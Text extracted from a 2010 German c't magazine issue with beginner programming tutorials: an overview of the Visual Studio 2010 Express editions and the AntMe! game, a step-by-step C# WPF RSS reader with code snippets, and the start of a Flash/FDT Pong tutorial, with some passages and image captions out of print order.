Auf der Heft-DVD finden Sie alle vier Express-Editionen in einer gemeinsamen ISO-Datei. Dabei handelt es sich um ein CD-Abbild, das Sie mit einem beliebigen Brennprogramm auf einen Rohling brennen können – eine Freeware wie ImgBurn (Download über den Link am Ende des Artikels) genügt. Alternativ können Sie die ISO-Datei mit Hilfe eines Werkzeugs wie Virtual Clone Drive als virtuelles Laufwerk in ihr System einbinden oder mit einem Archivprogramm wie 7-Zip, das mit ISO-Dateien umzugehen weiß, entpacken. Achtung: Dabei wächst



Microsofts Small Basic unterstützt den angehenden Programmierer mit einer hübsch integrierten, intelligenten Hilfe.

Visual Studio 2010 Express ist die kostenlose Ausgabe von Microsofts Profi-Entwicklungsumgebung. Für den Hausgebrauch bietet sie alles, was man sich als Programmierer wünscht.





der Platzbedarf der enthaltenen Dateien auf stolze 1,7 GByte.

Welche der Express-Editionen Sie installieren, hängt natürlich zunächst davon ab, was für Projekte Sie im Sinn haben. Alle vier Express-Editionen lassen sich aber auch problemlos nebeneinander auf einem Rechner installieren. Das Mischen von Programmiersprachen innerhalb eines Projekts bleibt jedoch den kostenpflichtigen Visual-Studio-Ausgaben vorbehalten.

Die Wahl der Programmiersprache ist abgesehen von den genannten Einschränkungen weitgehend Geschmackssache: Wer schon Programmiererfahrung in VB6 oder Pascal besitzt oder seine ersten Gehversuche mit Small Basic unternommen hat, wird sich wahrscheinlich mit Visual Basic am wohlsten fühlen. Die Syntaxen von C++ und C# sind einander recht ähnlich und haben auch einiges mit Java gemein. Microsoft selbst hat das .NET Framework zum größten Teil in C# geschrieben, und .NET-Programmierbeispiele im Internet findet man reichlicher in C# als in Visual Basic. Visual C++ Express ist eigentlich nur etwas für Spezialisten, die den direkten Zugriff auf die Win32-Programmierschnittstelle brauchen. Das Programmieren mit C++ als erster Sprache zu lernen ist ziemlich hartes Brot.

Die Installation von Visual Studio sollte kein großes Problem sein: Es benötigt zwar eine ganze Reihe an Bibliotheken, aber die bringt es alle selbst mit und das Installationsprogramm erkennt, welche es zuerst einspielen muss. Dazu gehört auch das .NET Framework in Version 4.0. Das ist auch auf Rechnern erforderlich, auf denen kein Visual Studio, aber Ihre eigenen Programme laufen sollen. Ein gesondertes Paket finden Sie dazu im Ordner \VBExpress\wcu\dotNetFramework auf der selbstgebrannten CD beziehungsweise in der ISO-Datei. Installieren Sie zuerst dotNetFx40\_Full\_x86\_x64.exe und anschließend das deutsche Sprachpaket dotNetFx40LP\_Full\_x86\_x64de.exe.

Die einzige Wahlmöglichkeit beim Installieren des Visual Studio besteht darin, den SQL Server 2008 Express gleich mit auf die Festplatte zu schaufeln. Sie brauchen ihn nur, wenn Sie Programme entwickeln wollen, die auf eben diese Datenbank zu-



In AntMe! kann man ein Ameisenvolk dabei beobachten, wie es unter Steuerung der selbst programmierten KI in seiner Welt besteht.

greifen sollen. Auch dafür gibt es ein getrenntes Installationsprogramm für Rechner ohne Visual Studio, und zwar im Ordner \VBExpress\wcu\SSE des Image. Wählen Sie die x86- oder die x64-Version, je nachdem, ob Sie ein 32- oder ein 64-bittiges Windows einsetzen.

Anders als bei den früheren Ausgaben von Visual Studio Express ist die Registrierung Ihrer Kopie bei Microsoft nicht mehr freiwillig: Nach 30 Tagen stellt sie anderenfalls den Dienst ein. Eine Meldung mit einem Link zur Registrierungsseite auf Microsofts Webserver weist Sie aber bei jedem Start auf diesen Umstand hin. Sonst hat Microsoft an den Lizenzbedingungen für die Express-Editionen nichts geändert: Alles, was Sie damit programmieren, dürfen Sie ohne Einschränkungen auch kommerziell verwerten.

Der folgende Artikel beschreibt das Erstellen einer ersten Windows-Anwendung mit Visual C# Express.

## Krabbelgruppe

Wenn Sie sich für Visual Basic Express oder Visual C# Express entscheiden, sollten Sie nicht versäumen, auch mal einen Blick auf **AntMe!** zu werfen: Es handelt sich dabei um ein kleines Spiel, bei dem es darum geht, die Einwohner eines Ameisenstaates zu steuern. Den Highscore erreichen Sie, wenn die Krabbeler möglichst viel von der in der

Umgebung ihres Baus in Form von Zucker und Äpfeln herumliegenden Nahrung einsammeln. Außerdem müssen sie sich gegen fiese Wanzen wehren, die ihnen nach dem Leben trachten. Das Besondere an diesem Spiel: Die Steuerung der Ameisen erfolgt nicht per Maus oder Tastatur, sondern Ihre Aufgabe ist es, eine künstliche Intelligenz zu programmieren, damit sie die Herausforderungen selbstständig und möglichst effektiv bewältigen. Das mag sich dröge anhören, birgt aber schon nach kurzer Zeit Suchtgefahr.

Die Insekten-Intelligenz entsteht, indem Sie eine als Vorlage mitgelieferte Visual-Basic- oder C#-Datei mit eigenem Code füllen. Zunächst leere Prozeduren wie `Sieht(Zucker)` oder `WirdAngegriffen(Wanze)` müssen mit Befehlen wie `GeheZuZiel(Zucker)` oder `LasseNahrungFallen()` mit Leben gefüllt werden. Um gemeinsam an einer Aufgabe zu arbeiten, können Ameisen zudem verschiedene Duftmarken hinterlassen, auf die ihre Kollegen dann reagieren.

Wie das selbst programmierte Verhalten sich auf das Wohl und Wehe des Insektenvolkes auswirkt, können Sie in einem mitgelieferten Simulator haarklein beobachten. Der erzeugt beim ersten Start gelegentlich eine Fehlermeldung, dass er bestimmte Bibliotheken nicht finden kann. Dann können Sie entweder über dessen Menübefehl „Einstellungen/Plugins“ die 3D-Visualisierung ab- und stattdessen die 2D-

Visualisierung anwählen. Oder Sie besorgen sich über den Link am Ende dieses Artikels die für die 3D-Darstellung benötigte XNA-Runtime und ein aktuelles DirectX, das auch aus .NET-Programmen heraus angesprochen werden kann.

Die AntMe!-Entwickler haben den Befehlsumfang der Simulation ganz bewusst in Deutsch gehalten, damit auch Kinder ohne Englischkenntnisse leicht einen Einstieg in die Ameisenwelt finden. Die Webseite [www.antme.net](http://www.antme.net) befand sich bei Redaktionsschluss gerade im Umbau. In Kürze sollen dort aber wieder umfangreiche Lehr- und Lernmaterialien, unter anderem auch für den Einsatz von AntMe! im Unterricht, sowie ein moderiertes Forum zur Verfügung stehen.

## Viel Spaß!

Anwendungen wie AntMe! oder auch die beiden eingangs beschriebenen Einsteigersysteme zeigen, dass das Programmieren beileibe nicht nur etwas für Mathe-Genies ist. Schnelle Erfolgserlebnisse fördern den Spaß und erhöhen die Motivation. Und wenn Sie oder Ihr Nachwuchs dann entdeckt haben, wie kreativ die Beschäftigung als Entwickler sein kann, dann bieten FDT oder Visual Studio Express alles, was man als Hobby-Programmierer oder im semiprofessionellen Bereich braucht. (hos)

[www.ct.de/1013134](http://www.ct.de/1013134)

ct

Hajo Schulz

# Präsent(ier)korb

## Visual Studio 2010 Express

Microsofts Entwicklungsumgebung Visual Studio hat in der 2010er Ausgabe einiges an Komfort zugelegt. Selbst die kostenlosen Express-Editionen auf unserer Heft-DVD enthalten einen überarbeiteten GUI-Designer, und neue Funktionen im Code-Editor laden zum Experimentieren ein. Hier entsteht in Windeseile ein einfacher RSS-Reader.



Das es von der Entwicklungsumgebung Visual Studio unter dem Namen Express kostenlose Editionen für Hobby-Programmierer und semiprofessionelle Entwickler gibt, hat schon seit einigen Ausgaben Tradition. Beim eben erst erschienenen Visual Studio 2010 setzt Microsoft sie fort – auf unserer Heft-DVD finden Sie alle vier. Welche Geschmacksrichtung für welche Zielgruppe die richtige ist, steht auf Seite 134. Am Beispiel von Visual C# Express soll Ihnen dieser Artikel die ersten Schritte in die Windows-Programmierung erleichtern.

Das Erstellen einer Anwendung beginnt in Visual Studio mit dem Befehl „Neues Projekt“, den Sie auf der normalerweise beim Start angezeigten Startseite und im Datei-Menü finden. Von den angebotenen Vorlagen kommen für eine Windows-Anwendung die „Windows-Forms-Anwendung“ oder die „WPF-Anwendung“ in Frage. Erstere verwendet die schon seit der ersten Version in .NET vorhandene WinForms-Bibliothek, deren Unterstützung Microsoft aber langsam auslaufen lassen will. Moderner ist die WPF – das Kürzel steht für „Windows Presentation Foun-

dation“. Dieses Framework bietet gegenüber den WinForms um Größenordnungen ausgefeiltere Mechanismen zum Anordnen, Gestalten und Befüllen von Bedienoberflächen und deren Elementen. Der größte Vorteil der WPF dürfte aber sein, dass sich damit erstellte Projekte ohne größere Änderungen in Silverlight-Anwendungen verwandeln lassen und so nicht nur auf dem Windows-Desktop, sondern auch im Browser und demnächst sogar auf Handys mit Microsofts Mobilbetriebssystem Windows Phone 7 laufen. Das sind Gründe genug, um die Entscheidung zugunsten der WPF ausfallen zu lassen.

Nachdem Sie die WPF-Anwendung als Vorlage ausgewählt und dem neuen Projekt einen Namen gegeben haben, landen Sie in dem für WPF-Fenster zuständigen Designer. Er ist zweigeteilt: Die Design-Ansicht in der oberen Hälfte dient zum grafischen Layouten der Bedienoberfläche Ihres Programms. Darunter befindet sich ein Texteditor, der das Gerüst einer XML-Datei enthält, genauer: einer XAML-Datei. Hinter diesem Kürzel verbirgt sich die „eXtensible Application Markup

Language“, in der die Oberflächen von WPF-Programmen beschrieben werden. Aber keine Angst: Änderungen von Hand müssen Sie hier nur in Ausnahmefällen vornehmen, die allermeisten Einstellungen und Eigenschaften lassen sich auch über den grafischen Designer erreichen.

### Oberflächlich

Um den mit Leben zu füllen, klappen Sie von den ganz links außen mit hochkant gestellter Schrift versehenen Laschen die Toolbox aus. Das hier beschriebene Beispielprogramm wird ein kleiner RSS-Reader. Für den brauchen Sie ein Label, eine TextBox, einen Button und eine ListBox. Sie gelangen nacheinander per Doppelklick in den Designer. Dort können Sie die einzelnen Elemente mit der Maus anordnen und über die Anfasser am Rand in der Größe ändern. Beim sauberen Ausrichten der Bestandteile der Bedienoberfläche hilft eine automatische Einrastfunktion. Das Ganze sollte ungefähr so aussehen wie in nebenstehendem Bild.

Den Inhalt von Label, TextBox und Button ändern Sie mit Hilfe des Eigenschaften-Fensters, das Sie über das Kontextmenü eines beliebigen Elements öffnen können. Beim Label und beim Button steckt die Beschriftung im Feld Content, bei der TextBox in Text. In Letztere schon mal eine URL einzutragen, ist nicht nur eine nette Geste für den Endanwender, sondern beschleunigt auch das Testen. Sie können zum Beispiel die Adresse [http://www.microsoft.com/germany/msdn/rss/dc\\_vsexpress.xml](http://www.microsoft.com/germany/msdn/rss/dc_vsexpress.xml) verwenden, unter der Microsoft aktuelle Informationen zu Visual Studio verbreitet.

Um festzulegen, was das Programm tun soll, wenn der Benutzer den Button anklickt, führen Sie zunächst auf diesen einen Doppelklick aus. Der befördert Sie in den Code-Editor mit dem C#-Quelltext hinter der XAML-Datei. Einen Methodenrumpf für das Click-Ereignis hat Visual Studio bereits automatisch erzeugt, und der Cursor blinkt in dessen Innerem. Der Code, der hier zu erstellen ist, sollte eine Funktion wie LoadFeed() aufrufen, die als Parameter die in das Editierfeld eingegebene URL braucht und als Ergebnis eine Liste von RssItem-Objekten liefert. Das sieht in C# so aus:

```
List<RssItem> items = LoadFeed(textBox1.Text);
```

Oh Schreck: Der Editor scheint mit den Namen RssItem und LoadFeed ein Problem zu haben, jedenfalls malt er rote Wellenlinien darunter. Was ihm fehlt, offenbart er, wenn Sie mit der Maus auf eines der unterkringelten Wörter zeigen: Beim RssItem etwa erscheint dann: „Der Typ- oder Namespacename konnte nicht gefunden werden.“ Ein Klick in das angemahnte Wort lässt in dessen unterer linker Ecke eine kleine baue Markierung erscheinen. Wenn Sie mit der Maus auf die zeigen, erscheint ein kleiner Knopf, der beim Anklicken ein Menü öffnet. Dessen Eintrag „Klasse für „RssItem“ generieren“ ist genau das, was Sie brauchen: Die Klasse gibt es ja noch gar nicht. Ein Klick auf den Menübefehl,



Zum Gestalten der Oberfläche von WPF-Programmen gibt es einen grafischen Designer. Ganz Harte können aber auch direkt Hand an den XAML-Quelltext legen.

Schön wäre es, wenn sich bei einem Doppelklick auf einen solchen Eintrag der Artikel aus dem RSS-Feed in einem Browser öffnen würde. Kein Problem: Wählen Sie in der Entwurfsansicht des XAML-Designers die Listbox aus. Schalten Sie anschließend das Eigenschaften-Fenster über das Blitz-Symbol im oberen Bereich auf die Liste der Ereignisse um. Ein Doppelklick auf den Eintrag „MouseDownClick“ befördert Sie wieder in den Code-Editor, und der Cursor steht in einer neu erzeugten Methode namens `listBox1_MouseDoubleClick()`, die Sie folgendermaßen ergänzen sollten:

```
private void listBox1_MouseDoubleClick(
    object sender, MouseButtonEventArgs e)
{
    RssItem item = listBox1.SelectedItem as RssItem;
    if (item != null)
        Process.Start(item.Url);
}
```


Der Code holt das ausgewählte `RssItem` aus der Listbox heraus, prüft, ob es gültig ist, und gibt Windows den Auftrag, dessen URL in dem dafür zuständigen Programm zu öffnen.

Ein bisschen schade ist, dass das Programm jetzt zu jedem RSS-Eintrag eine Beschreibung mit sich herumschleppt, aber nicht anzeigt. Dabei bietet XAML jede Menge Möglichkeiten, die Listbox so zu pimpen, dass sie für jeden Eintrag nicht nur eine Zeichenkette anzeigt, sondern beinahe beliebige Zusammenstellungen von Oberflächen-Elementen. Wie so etwas aussehen könnte, zeigt das Bild unten – das komplette Visual-Studio-Projekt, aus dem es stammt, gibt es über den Link am Ende des Artikels zum Download. Leider ist der WPF-Designer in Visual Studio nicht dazu in der Lage, so etwas mit ein paar Mausklicks zu erstellen. Dazu muss man Hand an den XAML-Quelltext legen – und mehr oder weniger ins Blaue tippen, bevor man die Ergebnisse zu sehen bekommt. Das ist übrigens keine Einschränkung der Express-Editionen von Visual Studio, sondern in den teuren Profi-Versionen keinen Deut besser. Schließlich will Microsoft ja auch noch sein Designerwerkzeug Expression Blend verkaufen, in dem so etwas deutlich leichter von der Hand geht ...

Als Programmierwerkzeug lässt das Gespann aus Visual Studio, den .NET-Programmiersprachen, der WPF und den sonstigen Klassen, die das .NET Framework mitbringt, aber kaum Wünsche offen. Gerade der Code-Editor hat in der 2010er Version mit den halbautomatischen Code-Korrekturen noch einmal deutlich an Komfort zugelegt. Wenn Sie dem Artikel bis hierher live gefolgt sind, zählen Sie doch einfach mal die Code-Zeilen, die Sie selbst getippt haben, und vergleichen Sie sie mit dem, was Visual Studio automatisch generiert hat. (hos)

[www.ct.de/1013138](http://www.ct.de/1013138)

ct



und im Projektmappen-Explorer taucht eine neue Klassendatei mit dem gewünschten Namen auf. Nach demselben Muster erzeugt der Editor auch einen „Methodenstub“ für die Funktion `LoadFeed()`. Parameter und Rückgabotyp stimmen schon, nur die Implementierung lässt noch zu wünschen übrig. Sie sollte besser folgendermaßen aussehen:

```
private List<RssItem> LoadFeed(string url)
{
    var feed = XDocument.Load(url);
    var query =
        from item in feed.Descendants("item")
        select new RssItem() {
            Title = item.Element("title").Value,
            Description = item.Element("description").Value,
            Url = item.Element("link").Value };
    return query.ToList<RssItem>();
}
```

`XDocument` ist noch unbekannt, dagegen hilft der Befehl „using System.Xml.Linq“ aus dem Menü des magischen Knopfs unter den roten Krängeln. Auf dieselbe Weise rüsten Sie „Eigenschaftsstubs“ für Title, Description und Url in der Klasse `RssItem` nach.

Der Code lädt den Inhalt hinter der URL in ein `XDocument`-Objekt, das ein XML-Dokument repräsentiert. Anschließend extrahiert er daraus per LINQ to XML alle Tags namens „item“ und verpackt die Inhalte von deren Unter-Tags „title“, „description“ und „url“ in `RssItem`-Objekte. Die liefert er als List zurück.

Bleibt nur noch, diese Liste in die Listbox des Programms zu verfrachten. Das erledigt die Zeile

```
listBox1.ItemsSource = items;
```


die Sie unter die bereits vorhandene in `button1_Click()` einfügen müssen.

Wenn Sie das Programm jetzt mit einem beherrzten Druck auf die Taste F5 starten und

den „Laden“-Button anklicken, sollte sich die Listbox nach kurzer Wartezeit mit Einträgen füllen. Viele Informationen sind denen allerdings noch nicht zu entnehmen – sie lauten alle „RssReader.RssItem“. Das liegt daran, dass das Programm noch nicht weiß, wie `RssItem`-Objekte darzustellen sind. Eine Lösung für dieses Problem besteht darin, die Klasse `RssItem` um die Funktion

```
public override string ToString()
{
    return Title;
}
```

zu ergänzen. Wenn das Framework die `RssItem`-Objekte in die Listbox pumpt, ruft es standardmäßig deren `ToString()`-Methode auf, um an eine Zeichenketten-Repräsentation für die Anzeige heranzukommen. Statt der Default-Implementierung in der Klasse `Object`, die einfach den Klassennamen liefert, gibt die obige Methode den Titel des RSS-Eintrags zurück. Damit sieht man immerhin schon mal den in der Listbox.



Listboxen in WPF-Programmen können nicht nur schöne Texte anzeigen, sondern die Einträge beinahe beliebig formatieren.



Hajo Schulz

# Blitzanleitung

## Flash-Programmierung mit FDT

Einen Flash Player besitzt heutzutage fast jeder Browser. Damit ist Flash eine ideale Plattform für die Programmierung von betriebssystemübergreifenden, installationsfreien Anwendungen. Mit der Vollversion des Profiwerkzeugs FDT von unserer Heft-DVD ist der Einstieg sogar kostenlos.



**A**uch wenn Steve Jobs meint, Flash sei eine alternde Technik und nicht gut genug für Apples iPhones und iPads, so ist es doch nach wie vor die im Web meistverbreitete Plattform für sogenannte Rich Internet Applications (RIAs), also für Interaktives und Animiertes, das sich nicht mit klassischen HTML- und JavaScript-Mitteln darstellen lässt. Mit der Laufzeitumgebung AIR finden Flash-Anwendungen seit einiger Zeit sogar den Weg aus dem Browser heraus direkt auf den Desktop. Gründe, Flash bei der Plattformwahl für eigene Programmierprojekte in die engere Wahl zu ziehen, gibt es also einige.

Gerade für Hobbyisten ist aber der Preis, den Hersteller

Adobe für den Eintritt in die Flash-Welt verlangt, ganz schön happig. Doch man braucht die teuren grafischen Tools für den Einstieg gar nicht unbedingt: Den Flash-Compiler samt der benötigten Bibliotheken gibt es in Form des Flex SDK kostenlos im Web, und ActionScript ist eine Programmiersprache wie jede andere – zum Bearbeiten reicht im Prinzip ein beliebiger Texteditor. Zugegeben: Spaß macht die Flash-Entwicklung auf diese Tour nicht. Dazu fehlen dann doch noch ein paar Annehmlichkeiten wie eine Projektverwaltung oder ein Editor, der weiß, was da bearbeitet wird, und Hilfen in Form von Syntax-Highlighting oder auto-

matischem Vervollständigen von Schlüsselwörtern anbietet.

All das – und einiges mehr – steckt in der Entwicklungsumgebung FDT der Aachener Software Schmiede Powerflasher.

Es handelt sich dabei um ein speziell auf die Flash-Entwicklung zugeschnittenes Plug-in für die populäre Open-Source-IDE Eclipse. Auf unserer Heft-DVD finden Sie ein Komplettpaket bestehend aus Eclipse, einem bereits eingebauten FDT sowie einem vor-konfigurierten Flex SDK.

FDT selbst bietet Powerflasher in den drei Ausstattungsvarianten Pure, Professional und Enterprise an. Das Paket von unserer DVD läuft nach der Installa-

tion 30 Tage lang als Enterprise-Version. Danach lässt es sich als dauerhaft benutzbare Pure-Ausgabe freischalten. Den dazu benötigten Produktschlüssel bekommen Sie per E-Mail zugeschickt, wenn Sie sich unter <http://fdt.powerflasher.com/ct> mit Ihrem Namen und Ihrer Mail-Adresse registrieren und dabei den Special Code FDTLOVESCT angeben. Zum Bearbeiten der Registrierung nimmt sich der Hersteller zwei bis drei Werktage Zeit. Fordern Sie Ihren Produktschlüssel also bitte rechtzeitig an, falls Sie ein terminkritisches Projekt mit FDT beginnen – in dem „Restricted Mode“, in den FDT nach 30 Tagen ohne Registrierung fällt, speichert es keinerlei Änderungen an Quell-



textdateien mehr. Den Schlüssel bevor Ablauf der 30 Tage einzugeben, empfiehlt sich aber auch nicht, denn dadurch verlieren Sie sofort die zusätzlichen Schmankerl der Enterprise-Version.

## Installation

Bevor Sie FDT installieren können, müssen Sie sicherstellen, dass Ihr System über eine einigermaßen aktuelle Java-Run-time-Umgebung verfügt. Unter Mac OS X ist das standardmäßig der Fall, Windows-Benutzer installieren im Zweifelsfall das ebenfalls auf der Heft-DVD enthaltene Java Runtime Environment (JRE) 6.20.

FDT selbst sollten Sie in einen Ordner installieren, in dem normale Benutzer Schreibrechte haben. Unter Windows ist der vom Setup-Programm vorgeschlagene Ordner okay, Mac-User sollten ein anderes passendes Verzeichnis auswählen. Das mitgelieferte Flex SDK gelangt zunächst nur als Archiv auf die Platte; das Auspacken und Konfigurieren besorgt aber FDT automatisch, wenn es das erste Mal auf ein darin enthaltenes Werkzeug zugreifen will.

Einen Flash Player werden die meisten Anwender wohl schon in ihrem Browser installiert haben. Trotzdem sollten Sie sich zum Programmieren eigener Flash-Anwendung einen neuen besorgen: Es gibt ihn nämlich auch in einer speziellen Debug-Version, die Adobe extra für Entwickler bereitstellt. Nur damit können Sie den in FDT Enterprise eingebauten Debugger benutzen, der Anwendungen über Breakpoints zu unterbrechen vermag und Blicke in Variablen oder den Aufruf-Stack gestattet. Aber auch als Anwender von FDT Pure profitieren Sie noch von dem Debug-Player, denn nur mit ihm landen Programmausgaben über die Funktion trace() in der Eclipse-Konsole. Den Link zum Player-Download finden Sie am Ende des Artikels – auf die DVD konnten wir ihn aus lizenzrechtlichen Gründen nicht übernehmen. Windows-Anwender benötigen auf jeden Fall den „ActiveX control content debugger for IE“, auch wenn sie üblicherweise mit einem anderen Browser unterwegs sind. Der SWF Viewer von FDT, mit dem man eigene Kreationen in der

Regel zunächst betrachtet, benutzt nämlich die ActiveX-Komponente. Den „Plugin content debugger for Netscape-compatible browsers“ zusätzlich zu installieren, um Ihr Werk auch in einem anderen Browser zu inspizieren, schadet nicht – beide Versionen existieren friedlich nebeneinander. Ob Ihr Browser den Debug-Player verwendet, klärt übrigens ein Blick auf die Seite [www.playerversion.com](http://www.playerversion.com).

## Hallo Flash

Beim ersten Start von FDT landen Sie auf einer „Welcome“-Seite mit vier Symbolen, von denen das am weitesten rechts stehende in den eigentlichen Arbeitsbereich („Workbench“) führt. Die – lesenswerten – Informationen hinter den anderen drei Links erreichen Sie von dort aus jederzeit wieder über den Menübefehl „Help/Welcome“. FDTs Frage, wo es denn Ihre Projekte speichern soll, können Sie beruhigt mit der Vorgabe beantworten.

Ein neues Flash-Projekt entsteht über den Menübefehl „File/New/New Flash Project“. Außer einem Namen, den Sie sich ausdenken müssen, können Sie auch hier sämtliche Vorgaben übernehmen. Das im Folgenden beschriebene Beispielprojekt besteht aus einem kleinen Spiel und heißt Pong. Nach dem Anlegen erscheint es oben links im Fenster „Flash Explorer“;


ein Klick links neben den Projektnamen öffnet den Projektbaum mit den Ordnern und Dateien, die FDT bereits automatisch erstellt hat.

Die Quelltextdateien, die Sie erstellen, gehören in den Zweig „src“. Es ist allerdings üblich, sie nicht direkt dort abzulegen, sondern in sogenannten Packages zu organisieren, auch wenn unser Mini-Spiel mit einem einzigen Paket auskommen wird. Zu seiner Erzeugung dient der Befehl „New/Package“ aus dem Kontextmenü des src-Ordners. Im Beispiel heißt es „pong.game“.


Auch in seinem Kontextmenü gibt es ein „New“-Untermenü. Von den angebotenen Objekten kommen zunächst zwei in die engere Wahl: Das „AS“ in „AS Class“ steht für ActionScript 3, die für Flash verwendete Programmiersprache. Eine Anwendung mit einer solchen Klasse zu beginnen, ist immer dann sinnvoll, wenn sie komplett aus Code bestehen soll. Für den Anfang soll hier aber eine „MXML Class“ entstehen, wobei MXML ein eng an XHTML angelehnter XML-Dialekt zum Beschreiben des Layouts einer Anwendung ist. Im Beispiel heißt sie Game. Ihre Basisklasse („Superclass“) mx.core.Application gibt der New-Dialog bereits korrekt vor.

Die neu erzeugte Datei definiert eine zunächst leere MXML-Anwendung, in die Sie die Ele-

mente der gewünschten Bedienoberfläche zwischen die Tags <mx:Application ...> und </mx:Application> schreiben müssen. Fürs Erste genügen hier ein Textausgabefeld und eine Befehlsschaltfläche. Ersteres heißt in ActionScript Label. Einen grafischen GUI-Designer enthält FDT nicht, aber beim Eingeben von MXML-Code unterstützt Sie FDTs „Content Assist“: Die Tastenkombination Strg+Leertaste öffnet eine Liste mit den an der Cursorposition sinnvollen Schlüsselwörtern; die Eingabe einiger Buchstaben lässt nur noch die Einträge übrig, die mit diesen Zeichen beginnen. So enthält die Liste nach Eingabe von „l“, „a“ und „b“ nur noch „Label“ – das aber gleich dreimal, nur unterschieden durch die Symbole davor (und andere Groß-/Kleinschreibung). Im Zweifel ist meist der Eintrag mit der Dokumentenseite und dem Sternchen der beste: Dahinter verbirgt sich eine Codevorlage, die nicht nur ein Schlüsselwort einfügt, sondern – im Falle eines UI-Elements – gleich ein komplettes Tag mit den wichtigsten Attributen, die sich danach per Tab-Taste ansteuern und so bequem ausfüllen lassen. Was Sie in das Attribut text schreiben, ist zunächst egal. Wichtig ist aber, dass das Label einen eindeutigen Bezeichner (id) bekommt, damit man es von ActionScript-Code aus ansprechen kann – weil es später mal der Punkteanzeige im



Bei FDT steht der Code im Mittelpunkt. Intuitive Navigation und unmittelbare Rückmeldungen auf Tippfehler erleichtern dem Entwickler die Arbeit.



Bei der Quelltexteingabe unterstützt FDT den Entwickler mit seinem intelligenten „Content Assist“.

Spiel dienen soll, heißt es lblScore. Das Ganze sollte dann ungefähr so aussehen:

```
<mx:Label text="(leer)" id="lblScore"/>
```

Sollten Sie sich irgendwo vertippt haben, markiert FDT Unge reimtheiten sofort bei der Eingabe mit unterkringeltem Text und kleinen Fehlersymbolen am linken Rand des Editors. Nach demselben Muster wie das Label erstellen Sie anschließend die Schaltfläche – das zugehörige Tag heißt Button:

```
<mx:Button label="Klick mich" id="btnStart" click="onClickStart()"/>
```

